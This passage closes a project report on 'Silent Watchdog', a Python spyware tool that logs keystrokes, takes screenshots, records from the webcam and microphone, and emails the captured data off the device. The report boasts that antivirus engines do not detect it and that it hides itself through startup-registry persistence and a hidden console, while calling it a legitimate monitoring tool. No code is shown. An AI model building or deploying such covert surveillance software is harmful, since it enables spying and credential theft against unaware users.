Emsisoft	✓ Undetected	eScan	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Google	✓ Undetected	Gridinsoft (no cloud)	✓ Undetected
Huorong	✓ Undetected	Ikarus	✓ Undetected
Jiangmin	✓ Undetected	K7AntiVirus	✓ Undetected
K7GW	✓ Undetected	Kaspersky	✓ Undetected
Kingsoft	✓ Undetected	Lionic	✓ Undetected
Malwarebytes	✓ Undetected	MAX	✓ Undetected
MaxSecure	✓ Undetected	Microsoft	✓ Undetected
NANO-Antivirus	✓ Undetected	Panda	✓ Undetected
QuickHeal	✓ Undetected	Rising	✓ Undetected

13. Conclusion

Summary of Key Findings

The "Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!" has shown promise as a formidable tool for monitoring user activity on digital devices. It keeps a complete and ongoing record of user activities because to its strong capabilities, which include keystroke logging, screenshot capture, webcam recording, audio recording, and automatic email reporting. The project's major findings show the Silent Watchdog's usefulness and versatility in a wide range of legitimate contexts, including parental supervision, employee monitoring, data recovery, educational reasons, personal protection, and system administration.

- Keystroke Logging: This function captures all keystrokes on the device, providing detailed logs for studying user behaviour, detecting unauthorized activity, and retrieving lost data. The use of the PyHook3 library enables accurate and reliable recording.
- Screenshot Capture: Taking screenshots on a regular basis creates a visual chronology of the user's screen activity, providing a full view of what is accessed and when. PyAutoGUI has shown to be an efficient and less intrusive tool for capturing high-quality photos while having no influence on system performance.
- Webcam Recording: Regularly capturing video samples provides physical surveillance. This is especially effective for detecting user presence and monitoring physical surroundings. OpenCV's powerful video processing capabilities enable high-quality recordings.
- Audio Recording: The device's microphone can record audio and monitor verbal communication. This feature, implemented using the Sounddevice library, records clear and comprehensive audio, making it useful for context comprehension and security.
- Automatic Email Reporting: Sending recorded data to a predetermined email address on a regular basis enables distant monitoring and timely review. The use of smtplib guarantees secure data transmission and access from anywhere.

14. Achievements and Limitations

Achievements:

- Comprehensive Monitoring: The Silent Watchdog incorporates several monitoring functions to provide a complete overview of user actions.
- Stealth Operation: The software adds itself to the startup registry and hides the console, so the user is ignorant of its presence.
- Data Security: Encrypting recorded data and ensuring safe email transmission prevent unauthorized access to sensitive information.
- User-Centric Design: The solution meets real user demands established through surveys and interviews, making it applicable to a variety of valid applications.

Limitations:

- Ethical considerations: While this technology has valid purposes, it also has the potential for misuse, raising ethical considerations. Unauthorized surveillance and invasion of privacy are serious concerns that must be addressed by responsible use and strict adherence to legal norms.
- Performance Impact: Despite efforts to minimize the impact on system performance, continuous monitoring may nevertheless cause considerable slowdown, particularly on less powerful devices.

- Limited Customization: The current implementation has limited options for recording intervals and settings, which may not fit the demands of all users.

15. Overall Impact of the Project

The Silent Watchdog project has had a considerable influence by providing a diverse and robust tool for monitoring user activity in a number of scenarios. By combining different functionalities into a single system, it provides a holistic approach to digital monitoring. The initiative emphasizes the significance of weighing the benefits of monitoring against ethical considerations, emphasizing responsible use in order to protect privacy and comply with legal requirements.

The Silent Watchdog has the ability to improve security, productivity, and parental control, making it an invaluable tool for both individuals and enterprises. Its capacity to provide detailed and continuous monitoring can assist in detecting and preventing unwanted activity, recovering lost data, and assuring policy and regulatory compliance. However, it is critical to understand the ethical consequences and utilize the program responsibly and transparently.

16. Future Work

While the Silent Watchdog has met its major goals, there are various areas for improvement and additional features that could increase its functionality and usability. Future development will focus on addressing noted constraints and enhancing the monitoring solution's capabilities.

Potential enhancements

- Enhanced customization options:
  a. User-Defined Intervals: Set recording intervals for keystrokes, screenshots, webcam movies, and audio recordings. This would allow users to customize the frequency of monitoring depending on their unique requirements and preferences.
  b. Selective Monitoring: Allow users to enable or disable specific monitoring capabilities, giving them greater control over which activities are tracked.
- Performance Optimization:
  a. Resource Management: Use innovative strategies to reduce influence on system performance. This could include optimizing CPU and memory usage, as well as utilizing multi-threading and efficient data handling.
  b. Adaptive Monitoring: Create a system that adapts monitoring intensity based on performance and user behaviour. This would ensure that the software runs smoothly without any visible slowdowns.
- Improved Data Visualization:
  a. Create an easy-to-use dashboard with data visualizations and summaries. This would allow users to more easily examine and interpret the recorded activity.
  b. Implement real-time alerts to tell users about key occurrences or questionable activity. This could be accomplished via email notifications or integration with chat systems.
- Advanced Security Features:
  a. Implement Multi-Factor Authentication (MFA) to access recorded data and monitoring software. This would increase security by requiring more verification than just a password.
  b. Encrypted Storage: Improve encryption ways to safeguard recorded data from sophisticated attacks and weaknesses.

Additional Features to Implement

- Location Tracking:
  - ▪ Geolocation Monitoring: Use geolocation tracking to monitor the device's physical location. This function could be valuable for parental control and personal security, as it provides information about the user's whereabouts.
  - ▪ Implement movement alerts to notify users when the device leaves preset zones, improving security and monitoring capabilities.

- Application and Website Monitoring:
    - Usage Tracking: Create capabilities to track usage of certain apps and websites. This would provide extensive information on what software and web resources are being visited.
    - Time Management: Provide tools to track time spent on various apps and websites, supporting productivity and responsible usage.
- Cloud Integration:
    - Cloud Storage: Integrate with cloud storage providers to save and access recorded data. This would give customers greater flexibility in controlling and accessing their data from anywhere.
    - Cloud-Based Reporting: Create online tools for generating and viewing reports, increasing accessibility and ease.
- AI and Machine Learning Integration:
    - Behaviour Analysis: Use AI and machine learning techniques to study user behaviour and identify anomalies. This would improve monitoring capabilities by spotting trends and potential threats.
    - Predictive Analytics: Use predictive analytics to anticipate security vulnerabilities and deliver proactive alerts, preventing issues before they happen.

17. Conclusion

The Silent Watchdog project has successfully created Capturing Every Click, Keystroke, Whisper, and You!, which combines various features into a single tool. The extensive implementation of keystroke logging, screenshot capture, webcam recording, audio recording, and automatic email reporting provides a strong method for monitoring user activity. While the software has met its core goals, future work will focus on boosting customization possibilities, performance, data visualization, and sophisticated security measures.

By fixing recognized limits and integrating new features, the Silent Watchdog may continue to improve and satisfy its customers' different needs. The long-term goals of cross-platform compatibility, community and enterprise editions, collaboration with privacy advocates, and continuous improvement and innovation will ensure that the Silent Watchdog remains a valuable and ethical tool for digital surveillance in an increasingly technologically advanced world.

18. References

- https://www.academia.edu/download/31063816/V2I3201322.pdf
- https://iopscience.iop.org/article/10.1088/1742-6596/2007/1/012005/meta
- https://www.researchgate.net/profile/Yahye-Abukar/publication/309230926_Survey_of_Keylogger_Technologies/links/59a00619aca27237edba3c12/Survey-of-Keylogger-Technologies.pdf
- https://ieeexplore.ieee.org/abstract/document/9702433/
- https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=07840c517cac7e360a5cd18ddaeaf126aa355c92
- https://ieeexplore.ieee.org/abstract/document/10112977/
- https://www.magonlinelibrary.com/doi/abs/10.1016/S1353-4858%2820%2930021-0
- http://majmuah.com/journal/index.php/bij/article/view/339
- https://ieeexplore.ieee.org/abstract/document/10124477/
- https://www.logixoft.com/en-ca/revealer-keylogger-pro
- https://www.spytech-web.com/spyagent.shtml
- https://www.netnanny.com/
- https://github.com/D4Vinci/PyLoggy/tree/master?tab=readme-ov-file
- https://github.com/Zytdaiwson/python-keylogger
- https://github.com/ajayrandhawa/Keylogger
- https://www.fortinet.com/resources/cyberglossary/what-is-keyloggers#:~:text=A%20keylogger%20or%20keystroke%20logger,%2Dcontrol%20(C%26C)%20server